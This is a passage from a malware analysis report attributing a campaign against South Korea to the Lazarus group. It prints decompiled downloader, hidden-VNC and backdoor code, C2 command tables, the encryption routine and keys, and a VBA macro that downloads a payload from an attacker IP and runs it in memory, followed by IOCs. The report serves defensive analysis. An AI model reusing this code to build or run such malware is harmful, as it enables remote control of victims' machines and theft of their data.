

Figure 3-21Send requests and receive commands from C2

Execute the issued command cyclically and determine whether to repeat it.

```
v2 = 0;
if ( !dword_AA6F7C )
  goto LABEL_10;
while ( 1 )
{
  result = strcmp(Source, (const char *)(dword_AA6DE8[v2] + 4));// 防止重复下载执行
  if ( result )
    result = result < 0 ? -1 : 1;
  if ( !result )
    break;
  if ( ++v2 >= dword_AA6F7C )
    goto LABEL_8;
}
if ( v2 < dword_AA6F7C )
  return sub_A91290(a2, Source, dword_AA6DE8[v2]);
LABEL_8:
if ( v2 < 0x64 )
{
  if ( v2 < dword_AA6F7C )
    return sub_A91290(a2, Source, dword_AA6DE8[v2]);
LABEL_10:
  v5 = (char *)operator new(0x80Cu);
  strcpy_s(v5 + 4, 0x800u, Source);
  v6 = dword_AA6F7C;
  *((_DWORD *)v5 + 514) = 0;
  dword_AA6DE8[v6] = (int)v5;
  dword_AA6F7C = v6 + 1;
  return sub_A91290(a2, Source, dword_AA6DE8[v2]);
}
return result;
```

Figure 3-22Execute the command issued by C2

Download the dll file and select the exported function to execute.

```
if ( !*(_DWORD *)(a3 + 0x808) && a1 != 3 )
{
  v12 = 0;
  sub_A91D50(Buffer, "%s/%s", ::Buffer, a2);
  v7 = sub_A925E0(Buffer, (void **)&v12);     // 下载
  if ( !v7 )
    return 0;
  *(_DWORD *)(a3 + 2056) = sub_A93140(v12, v7);// 内存加载PE
}
v8 = *(void **)(a3 + 2056);
if ( !v8 )
  return 0;
v9 = 0;
ms_exc.registration.TryLevel = 0;
if ( a1 == 1 || a1 == 4 )
{
  v10 = "SEStart";
}
else
{
  if ( a1 != 2 )
  {
    if ( a1 == 3 )
    {
      v11 = (void (*)(void))sub_A934D0(v8, "SEEnd");
      if ( v11 )
        v11();
      v9 = 0;
      sub_A93600(v8);
      *(_DWORD *)(a3 + 2056) = 0;
    }
    goto LABEL_23;
  }
  v10 = "SEEnd";
}
v9 = (void (*)(void))sub_A934D0(v8, v10);
LABEL_23:
if ( v9 )
  v9();
```

Figure 3-23Download and subsequent payload execution

By searching for information about the above samples on a public intelligence platform, we found two files in the PCAP file associated with the bait document. These files should be the malicious payloads downloaded by IEUpdate.exe. They have the same return data structure and decryption algorithm.

Table 3-4Return data structure

Offset to data header	Explanation
0x0	Fixed data, after decryption:) (*&POIU:LKJ
0xC	Fixed data, which can be replaced with received data on demand
0x14	This part of the data is determined by the content of the execution
0x18	The length of the returned data (size)
0x1C	Returned data
0x1C+size	Fixed data, after decryption it becomes ^%$#YTREHGFD

During the file transfer process, the returned data structure will be adjusted appropriately, as shown in the figure below.

Table 3 -5 File return data structure

Offset to data header	Explanation
0x0	Fixed data, after decryption:) (*&POIU:LKJ
0xC	Fixed data, which can be replaced with received data on demand
0x14	Overall file size
0x1C	File path length
0x20	File path (size1)
0x20+size1	The current file pointer position
0x28+size1	The size of the file currently being read (size 2)
0x2C+size1	Read file contents
0x2C+size1+size2	Fixed data, after decryption it becomes ^%$#YTREHGFD

")(*&POIU:LKJ" and "^%$#YTREHGFD" on the keyboard are shown in the figure below.



Figure 3-24The position of the fixed content in the returned data structure on the keyboard

3.4 hvncengine.dll hvnc

Table 3 -6 Binary executable files

Virus name	Trojan/Generic.ASMalwS.2D
Original file name	hvncengine.dll
MD5	5beade9f8191c6a9c47050d4e3771b80
Processor architecture	Intel 386 or later, and compatibles
File size	77.00 KB (78848 bytes)
File format	Win32 DLL
Timestamp	2022:08:03 03:30:53+00:00
Digital signature	None
Packer type	None
Compiled language	Microsoft Visual C++ v.7.10 - 11.0 - Visual 2012
VT first upload time	2022-08-16 21:15:12 UTC
VT test results	48/71

The malicious payload has two exported functions: SEEnd and SEStart. SEEnd is used to close the socket connection and wait for the thread. SEStart is the payload's main function, used to communicate with the C2 and implement the hvnc function.

After the sample is run, it first generates a string with a host identifier, just like IEUpdate.exe.

```
memset(Source, 0, sizeof(Source));
pcbBuffer = 1000;
GetUserNameA(Buffer, &pcbBuffer);
memset(Destination, 0, sizeof(Destination));
if ( !sub_10002D90(Source) )
  strcpy_s(Destination, 0x64u, Source);
strcat_s(Destination, 0x64u, "VDEVICE");
v2 = sub_10002F00(Destination, strlen(Destination));
v0 = strdecrypt_10002CF0(byte_1000F5AC);
return sub_100030A0(::Buffer, "%s%08X", v0, v2);
```

Figure 3-25Obtain host information and generate a host identifier

Every ten minutes, the malicious function is executed.

```
  dword_10011E08 = 1;
LABEL_2:
  dword_10012B5C = (HANDLE)_beginthreadex(0, 0, sub_10002400, 0, 0, 0);
  WaitForSingleObject(dword_10012B5C, 0xFFFFFFFF);
  v1 = 0;
  while ( dword_10011E08 )
  {
    Sleep(1000u);
    if ( ++v1 >= 600 )
      goto LABEL_2;
  }
  if ( hHandle )
    CloseHandle(hHandle);
  result = 0;
  hHandle = 0;
  return result;
```

Figure 3-26Set the interval time

Create a desktop with the host ID string as the name.

```
hDesktop = OpenDesktopA(Buffer, 0, 1, 0x10000000u);
if ( !hDesktop )
  hDesktop = CreateDesktopA(Buffer, 0, 0, 0, 0x10000000u, 0);
dword_10012BD4 = (HANDLE)_beginthreadex(0, 0, loc_10001A10, 0, 0, 0);
WaitForSingleObject(dword_10012BD4, 0xFFFFFFFF);
CloseHandle(dword_10012BD4);
dword_10012BD4 = 0;
```

Figure 3-27New Desktop

After entering the thread function, just like IEUpdate.exe, it reads the content in "error.log" and concatenates it with " dl.dropboxusercontent.com ", obtains the C2 address through a GET request, and then attempts to connect through a socket.

```
if ( !dword_10011E0C )
{
  dword_10013888 = 1;
  v2 = sub_100031B0();                          // 获取后续连接的地址
  dword_10011E0C = v2 == 1;
  dword_10013888 = 0;
  if ( v2 != 1 )
    return 0;
}
if ( WSAStartup(0x202u, &WSAData) )
  return 0;
pHints.ai_flags = 0;
memset(&pHints.ai_addrlen, 0, 16);
pHints.ai_family = 2;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
if ( getaddrinfo(pNodeName, pServiceName, &pHints, &ppResult) )
  return 0;
v3 = socket(ppResult->ai_family, ppResult->ai_socktype, ppResult->ai_protocol);
if ( v3 == -1 )
{
  freeaddrinfo(ppResult);
  return 0;
}
if ( connect(v3, ppResult->ai_addr, ppResult->ai_addrlen) )
{
  freeaddrinfo(ppResult);
  closesocket(v3);
  return 0;
}
```


Figure 3-28ObtainC2 from Dropbox and connect

If the connection is successful, the previously generated host identifier is sent through the socket and the association between the current thread and the desktop is set.

```
v1 = strdecrypt_10002CF0(byte_1000F518);        // 8104
strcpy_s(Destination, 0xAu, v1);
s = sub_10003450(Destination);                  // 获取通信地址
if ( s )
{
  v2 = (char *)sub_10001010(0, byte_1000F3F8, Buffer, strlen(Buffer), &len);// 发送特定的字符串
  v3 = 0;
  if ( s && send(s, v2, len, 0) != -1 )
    v3 = 1;
  j__free(v2);
  if ( v3 )
  {
    SetThreadDesktop(hDesktop);
```


Figure 3-29Send a specific string

Receive commands from the server in sequence to implement the hvnc function.

```
v5 = strdecrypt_10002CF0(byte_1000F3D8);  // 10014A20  29 28 2A 26 50 4F 49 55 3A 4C 4B 4A          )(*&POIU:LKJ
strcpy_s(v53, 14u, v5);
recv = ::recv;
v7 = ::recv(s, buf, 12, 0);
if ( v7 > 0 )
{
  v8 = *(_DWORD *)v41;
  uCode = *(_DWORD *)v41;
  do
  {
    if ( (unsigned int)v7 >= 0xE )
    {
104:
      report_rangecheckfailure();
      JUMPOUT(0x10002348);
    }
    buf[v7] = 0;
    if ( v7 == 12 )
    {
      v9 = strcmp(buf, v53);              // 判断接收是否为指定字符串)(*&POIU:LKJ
      if ( v9 )
        v9 = v9 < 0 ? -1 : 1;
      if ( !v9 )
      {
        if ( recv(s, Source, 8, 0) != 8 )
          break;
        Source[8] = 0;
        if ( recv(s, v41, 4, 0) != 4 )    // 指令
          break;
        if ( recv(s, v45, 4, 0) != 4 )    // 参数长度
          break;
        v10 = *(_DWORD *)v45;
        if ( *(int *)v45 > 0 )
        {
          v11 = recv(s, CommandLine, *(int *)v45, 0);// 参数
          if ( v11 <= 0 )
            break;
          v10 = *(_DWORD *)v45;
          if ( v11 != *(_DWORD *)v45 )
            break;
        }
```


Figure 3-30Receive command, parse and execute

Different operations are presented according to the commands issued. The reverse analysis commands and corresponding functions are roughly as follows.

Table 3 -7 Commands and their corresponding functions

Order	Function
0x1	Continuously send screenshots
0x2	Stop sending screenshots
0x3	Execute the issued command line
0x5	Simulate keyboard operations
0x6	Simulate mouse operations
0x7	Open explorer.exe and set the taskbar to always be displayed
0x8	Start chrome.exe

3.5 shellengine.dll Backdoor

Table 3-8 Binary executable files

Virus name	Trojan/Generic.ASMalwS.2D
Original file name	shellengine.dll
MD5	edaff44ac5242188d427755d2b2aff94
Processor architecture	Intel 386 or later, and compatibles
File size	276.50 KB (283136 bytes)
File format	Win32 DLL
Timestamp	2022:08:03 01:49:57+00:00
Digital signature	None
Packer type	None
Compiled language	Microsoft Visual C++ v.7.10 - 11.0 - Visual 2012
VT first upload time	2022-08-16 21:15:12 UTC
VT test results	42/71

Collects host information and generates a host identifier.

```
memset(Source, 0, 100);
pcbBuffer[0] = 1000;
GetUserNameA(Buffer, (LPDWORD)pcbBuffer);
memset(Str, 0, 100);
if ( !sub_100011EA(Source) )
  sub_100010A0(Str, Source);
sub_1000115E(Str, "VDEVICE");
v0 = strlen(Str);
sub_1000113B(Str, v0);
v1 = sub_1000102D((char *)&byte_100393A0);
return sub_100010C8(::Buffer, "%s%08X", v1);
```

Figure 3-31Collect host information and generate host identifiers

Create a pipe for communicating with the cmd.exe child process.

```
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0;
if ( CreatePipe(&hFile, &hWritePipe, &PipeAttributes, 0) )
{
  sub_10001091("CreatePipe() - pipe for child process's STDOUT pipe was created!\n", v5);
}
else
{
  LastError = GetLastError();
  sub_10001091("Create pipe for STDOUT failed,%d\n", LastError);
}
if ( SetHandleInformation(hFile, 1u, 0) )
{
  sub_10001091("SetHandleInformation() - pipe STDOUT read handle is not inherited!\n", v5);
}
else
{
  v1 = GetLastError();
  sub_10001091("Create handle for STDOUT failed,%d\n", v1);
}
if ( CreatePipe(&hReadPipe, &dword_10043C7C, &PipeAttributes, 0) )
{
  sub_10001091("CreatePipe() - pipe for child process's STDIN was created!\n", v5);
}
else
{
  v2 = GetLastError();
  sub_10001091("Create pipe for STDIN failed,%d\n", v2);
}
if ( SetHandleInformation(dword_10043C7C, 1u, 0) )
{
  sub_10001091("Stdin SetHandleInformation() - pipe STDIN read handle is not inherited!\n", v5);
}
else
{
  v3 = GetLastError();
  sub_10001091("Error getting handle on STDIN,%d\n", v3);
}
sub_10001091("Creating the child process...\n", v5);
return sub_10001208();                  // 启动cmd.exe
```


Figure 3-32Create a pipeline

Create a thread and pass the return result of cmd.exe back to C2.

```
len[0] = 0;
dword_10040004 = 1;
v8 = 0;
memset(Buffer, 0, 0x1000u);
while ( 1 )
{
  PeekNamedPipe(hFile, 0, 0, 0, (LPDWORD)TotalBytesAvail, 0);
  while ( TotalBytesAvail[0] )
  {
    if ( TotalBytesAvail[0] > 0x1000u )
      nNumberOfBytesToRead = 4096;
    else
      nNumberOfBytesToRead = TotalBytesAvail[0];
    v8 = ReadFile(hFile, Buffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
    if ( !v8 || !NumberOfBytesRead )
    {
      LastError = GetLastError();
      sub_10001091("\nReadFile() from child's standard output failed! Error %u\n", LastError);
      break;
    }
    TotalBytesAvail[0] -= nNumberOfBytesToRead;
    buf = (char *)createUpdatedata_10001014(Src, 3, Buffer, NumberOfBytesRead, (int)len);
    if ( !send_10001050(s, buf, len[0]) )
    {
      sub_10001091("Send CMD Response ERROR\n", v3);
      break;
    }
  }
  if ( !dword_10040004 )
    break;
  Sleep(0xAu);
}
CloseHandle(hObject);
hObject = 0;
return 0;
```


Figure 3-33 Retrieve the result of executing CMD.exe and return it

Create a thread that communicates with the C2 and is used to implement the main malicious functionality.

```
dword_100400D4 = 0;
hHandle = (HANDLE)_beginthreadex(0, 0, (_beginthreadex_proc_type)StartAddress, 0, 0, 0);
WaitForSingleObject(hHandle, 0xFFFFFFFF);
CloseHandle(hHandle);
hHandle = 0;
if ( s )
{
  closesocket(s);
  s = 0;
}
if ( dword_1004145C )
{
  closesocket(dword_1004145C);
  dword_1004145C = 0;
}
if ( dword_10045358 )
{
  closesocket(dword_10045358);
  dword_10045358 = 0;
}
CloseHandle(dword_10041444);
dword_10041444 = 0;
```


Figure 3-34Threads implementing malicious functions

Similar to the previous two samples, it still reads the content in "error.log" and concatenates it with "dl.dropboxusercontent.com", obtains the C2 for subsequent communication from this address, and attempts to connect using a socket.

```
if ( !dword_100400D4 )
  sub_1000109B();
if ( !dword_100400D4 )
  return 0;
if ( WSAStartup(0x202u, &WSAData) )
  return 0;
memset(&pHints, 0, sizeof(pHints));
pHints.ai_family = 2;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
if ( getaddrinfo(pNodeName, pServiceName, &pHints, &ppResult) )
  return 0;
s = socket(ppResult->ai_family, ppResult->ai_socktype, ppResult->ai_protocol);
if ( s == -1 )
{
  freeaddrinfo(ppResult);
  return 0;
}
else if ( connect(s, ppResult->ai_addr, ppResult->ai_addrlen) )
{
  freeaddrinfo(ppResult);
  closesocket(s);
  return 0;
}
else
{
  freeaddrinfo(ppResult);
  return s;
}
```


Figure 3-35 36

If a socket connection can be established, the server-side commands will be received and different malicious functions will be implemented according to the commands.

```
if ( s )
{
  if ( dword_1004145C )
  {
    if ( dword_10045358 )
    {
      v4 = strlen(Buffer);
      Updatedata_10001014 = (char *)createUpdatedata_10001014(::Str2, 0, Buffer, v4, (int)len);
      if ( send_10001050(s, Updatedata_10001014, len[0]) )
      {
        v5 = (const char *)sub_1000102D((char *)&byte_10038C98);
        strcpy_s(Str2, 0xEu, v5);
        while ( 1 )
        {
          while ( 1 )
          {
            v32 = recv(s, buf, 12, 0);
            if ( v32 <= 0 )
            {
              Error = WSAGetLastError();
              sub_10001091("SOCKET RECV ERROR: %d", Error);
              goto LABEL_53;
            }
            v12 = v32;
            if ( (unsigned int)v32 >= 0xE )
              __report_rangecheckfailure();
            buf[v12] = 0;
            if ( v32 == 12 && !strcmp(buf, Str2) )
              break;
            sub_10001091("INVALID SOCKET DATA", v11);
          }
          v32 = recv(s, Source, 8, 0);
          if ( v32 != 8 )
          {
            sub_10001091("SOCKET RECV ERROR 1", v11);
            goto LABEL_53;
          }
          Source[8] = 0;
          v32 = recv(s, (char *)opcode, 4, 0);
          if ( v32 != 4 )
          {
            sub_10001091("SOCKET RECV ERROR 2", v11);
            goto LABEL_53;
          }
          v32 = recv(s, (char *)Size, 4, 0);
          if ( v32 != 4 )
          {
            sub_10001091("SOCKET RECV ERROR 3", v11);
            goto LABEL_53;
          }
          if ( Size[0] > 0 )
          {
            Str1 = (char *)operator new(Size[0] + 5);
            v32 = recv(s, Str1, Size[0], 0);
            if ( v32 <= 0 || v32 != Size[0] )
              break;
```


Figure 3-37Implement different malicious functions according to instructions

Different operations are presented according to the commands issued. The reverse analysis commands and corresponding functions are roughly as follows.

Table 3-5Commands and corresponding functions

Order	Function
0x1	Based on the received data, change the offset of 8 bytes at 0xC in the returned data structure
0x2	Restart the cmd.exe process or execute the command line through cmd.exe
0x4	Get a disk list or a list of subdirectories and file names under a specified directory
0x6	Get the specified file
0xA	Get screenshot information
0xB	Set a flag to stop taking screenshots
0xD	Simulate mouse clicks
0xE	Simulate mouse movement
0xF	Modify image conversion parameters
0x14	Change the 8 bytes at offset 0xC of the returned data structure to the data stored in the sample
0x1E	Return the chrome key
0x1F	Get the files in the specified directory

4 Traceability Analysis

It can be inferred from the similarity of pdb paths and the same custom encryption function that the three PE files involved in the attack should belong to the same attacker. Based on the high similarity between the VBA code and IEUpdating.exe download tool code contained in the template file and the corresponding file code in the Lazarus organization's previous attack activities, it is speculated that this attack activity also belongs to the Lazarus organization.

The pdb files of IEUpdate.exe, hvncengine.dll, and s hellengine.dll are all in the same directory.

property	value
md5	810EE341DB7A938B10274D5F1A38AD25
sha1	AE7101DAE4F11FE62E44778F64BCAC7565DDB804
sha256	E5189722D62EE1788695FEB9BDC391B27073338C231941C44A61FD54BB980944
age	1
size	80 (bytes)
format	RSDS
debugger-sta...	0x62E9EB0A (Wed Aug 03 11:27:06 2022)
path	h:\pcvirus\acks\acks_2012\acks_2012\release\fengine.pdb
guid	C1304195-9827-4075-BEC0-38C4E53C5E2E

Figure4-1 2pdb

property	value
md5	98DD62121B5B0E64D3D2D13A8187343B
sha1	669B17BE2C758F3B048ED9D804DB4014FECD6577
sha256	432434BB61ED9B9CB4B4B4F40E0492C6A5A679C26E29459138F793E1EAF3F6D1
age	1
size	83 (bytes)
format	RSDS
debugger-sta...	0x62E9EBED (Wed Aug 03 11:30:53 2022)
path	h:\pcvirus\acks\acks_2012\acks_2012\release\hvncengine.pdb
guid	E3013EF1-FC86-4F85-BE31-BFBF354BD2ED

Figure 4-3 hvncengine.dll4pdb

property	value
md5	72B4C0D7E7110053EF843DCC5C40EA71
sha1	8FAB0C86C810EF1330AA8B93FE943F16916EA52F
sha256	5DB7DDA9A92A5786E1CC33062461228CA5E32C9173FEE3CE4E67C3D2A0A517D0
age	1
size	82 (bytes)
format	RSDS
debugger-sta...	0x62E9D445 (Wed Aug 03 09:49:57 2022)
path	h:\pcvirus\acks\acks_2012\acks_2012\debug\shellengine.pdb
guid	3BB4045C-4818-4376-8D49-629D7D40F9FE

Figure 4-5 shellengine.dll6pdb

The custom encryption functions of hvncengine.dll and shellngine.dll are exactly the same, but they use different keys. The keys for IEUpdating. exe and shelngine. dll are "LNfYIU", and the key for hvncengine. dll is "WhdeEg".

```
v2 = strlen(this);
memset(byte_10014A20, 0, 0x800u);
for ( i = 0; i < v2; ++i )
{
  v4 = (key[i % 6] + this[i]) % 255;
  if ( !v4 )
    v4 = key[i % 6];
  byte_10014A20[i] = v4;
}
return byte_10014A20;
}
```

Figure 4-7Custom encryption function

The template file with malicious macros and the IEUpdate.exe downloader are largely similar to the sample code previously discovered by the Lazarus organization.

```
Private Function RunFE() As Long
    Dim MR As Object
    Dim bbb As String
    Dim i As Long
    Randomize
    Call Init
    For i = 0 To 8: bbb = bbb & Chr(Map1(Int(62 * Rnd()))): Next i
    Set MR = CreateObject(DecodeSTR("mb6/s6S6p/+suaCfpY+gnLKgjrW9o//0/v8="))
    Call MR.SetTimeouts(0, 2000, 2000, 5000)
    #If Win64 Then
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5ScqP//5eLP5fi9l42Bg+eb1OH85OXO5qSRp6qd/p3nz/6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQMOJ/123456jFvQMOJ64.acm
    #Else
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5ScqP//5eLP5fi9l42Bg+eb1OH85OXO5qSRp6qd/p3iyf6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQMOJ/123456jFvQMOJ32.acm
    #End If
    On Error GoTo EH
    With MR
        .setRequestHeader "Cache-Control", "no-cache"
        .setRequestHeader "Pragma", "no-cache"
        .send
        .WaitForResponse
        bbb = .ResponseText
    End With
    On Error GoTo EH
    Dim rpRes As Long
    rpRes = RunPE(Base64Decode(bbb))
    If rpRes = 0 Then GoTo EH
    RunFE = rpRes
    Exit Function
EH:
    RunFE = 0
End Function
```

Figure 4-8VBA code involved in this attack

Figure 4-9 VBA code involved in previous attack activities10

```
if ( !*(_DWORD *)(a3 + 0x808) && a1 != 3 )
{
  v12 = 0;
  sub_A91D50(Buffer, "%s/%s", ::Buffer, a2);
  v7 = sub_A925E0(Buffer, (void **)&v12);     // 下载
  if ( !v7 )
    return 0;
  *(_DWORD *)(a3 + 2056) = sub_A93140(v12, v7);// 内存加载PE
}
v8 = *(void **)(a3 + 2056);
if ( !v8 )
  return 0;
v9 = 0;
ms_exc.registration.TryLevel = 0;
if ( a1 == 1 || a1 == 4 )
{
  v10 = "SEStart";
}
else
{
  if ( a1 != 2 )
  {
    if ( a1 == 3 )
    {
      v11 = (void (*)(void))sub_A934D0(v8, "SEEnd");
      if ( v11 )
        v11();
      v9 = 0;
      sub_A93600(v8);
      *(_DWORD *)(a3 + 2056) = 0;
    }
    goto LABEL_23;
  }
  v10 = "SEEnd";
}
v9 = (void (*)(void))sub_A934D0(v8, v10);
LABEL_23:
if ( v9 )
  v9();
```

Figure 4-11Download tool code involved in this attack

```
if ( !arg_struct1_ptr->result && a1 != 3 )
{
  var_recv_buf = 0;
  sub_401CA0(Buffer, "%s/%s", g_uid, a2);
  var_recv_len = mw_connect_phase2_C2_get(Buffer, (void **)&var_recv_buf);// 获取后续内容
  if ( !var_recv_len )
    return 0;
  arg_struct1_ptr->result = (int)mw_exec_PE(var_recv_buf, var_recv_len);// 将下载的内容作为PE文件运行
}
v8 = (void *)arg_struct1_ptr->result;
if ( !v8 )
  return 0;
v9 = 0;
mw_exec.registration.TryLevel = 0;
if ( a1 == 1 || a1 == 4 )
{
  v10 = "SEStart";
}
else
{
  if ( a1 != 2 )
  {
    if ( a1 == 3 )
    {
      v11 = (void (*)(void))sub_403520((int)v8, (unsigned int)"SEEnd");
      if ( v11 )
        v11();
      v8 = 0;
      sub_403650(v8);
      arg_struct1_ptr->result = 0;
    }
    goto LABEL_23;
  }
  v10 = "SEEnd";
}
v8 = (void (*)(void))sub_403520((int)v8, (unsigned int)v10);
LABEL_23:
if ( v9 )
  v9();
return 1;
}
0000071E sub_401200:126 (401)1E) (Synchronized with IDA View-A, Hex View-1)
```

Figure 4-12Download tool codes involved in previous attack activities [2]

5 Threat Framework Mapping

Lazarus organization's related attack activities is shown below.



Figure 5-1 Mapping diagram of ATT&CK threat framework corresponding to Lazarus organization's attack activities

6 Summarize

The Lazarus organization is a leading hacker group operating in the Korean Peninsula, specializing in long-term, persistent cyberattacks targeting specific targets, primarily for the purpose of stealing funds and achieving political objectives. They pose a significant threat to global financial institutions. In this attack, the Lazarus organization used a multi-stage downloader and obtained the C2 address through Dropbox, complicating the acquisition of the attack payload. Furthermore, the sample detected specific antivirus components and sandboxes, complicating analysis. The sample detected ALyac and Ahnlab, both popular South Korean antivirus software. Combined with the name of the decoy document, "Sogang KLEC.docx", and the images within the document, it is inferred that this attack was targeting South Korea.

Appendix 1: IOC

23.106.160.173

23.106.160.173/temp2.dotm

23.106.160.173/ACMS/123456jFvQM0J/123456jFvQM0J64.acm

23.106.160.173/ACMS/123456jFvQM0J/123456jFvQM0J32.acm

23.106.160.173/post2.php

f1a61ee026eac8583ee840d297792478

8D7C3F3C56AD3069908901790ADFA826

c073012bc50b6a4f55f8edcce294a0b4

5beade9f8191c6a9c47050d4e3771b80

edaff44ac5242188d427755d2b2aff94

a8b1a6c91a84554fb1f2b14b371920ea

bfd44cbfa8cda6da34d0565473ec4462

h:\pcvirus\acks\acks_2012\acks_2012\release\fengine.pdb

h:\pcvirus\acks\acks_2012\acks_2012\release\hvncengine.pdb

h:\pcvirus\acks\acks_2012\acks_2012\debug\shellengine.pdb

Appendix 2: References

[1] 한국인터넷정보센터(KRNIC)를 사칭한 정보수집 악성 이메일 주의!! (변종 내용 추가)

https://blog.alyac.co.kr/4586

[2] Snow and Wind : Analysis of Suspected Lazarus organization Attacks Targeting Korean Enterprises

https://ti.qianxin.com/blog/articles/analysis-of-the-lazarus-group-attacks-on-korean-companies/

Appendix 3: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the 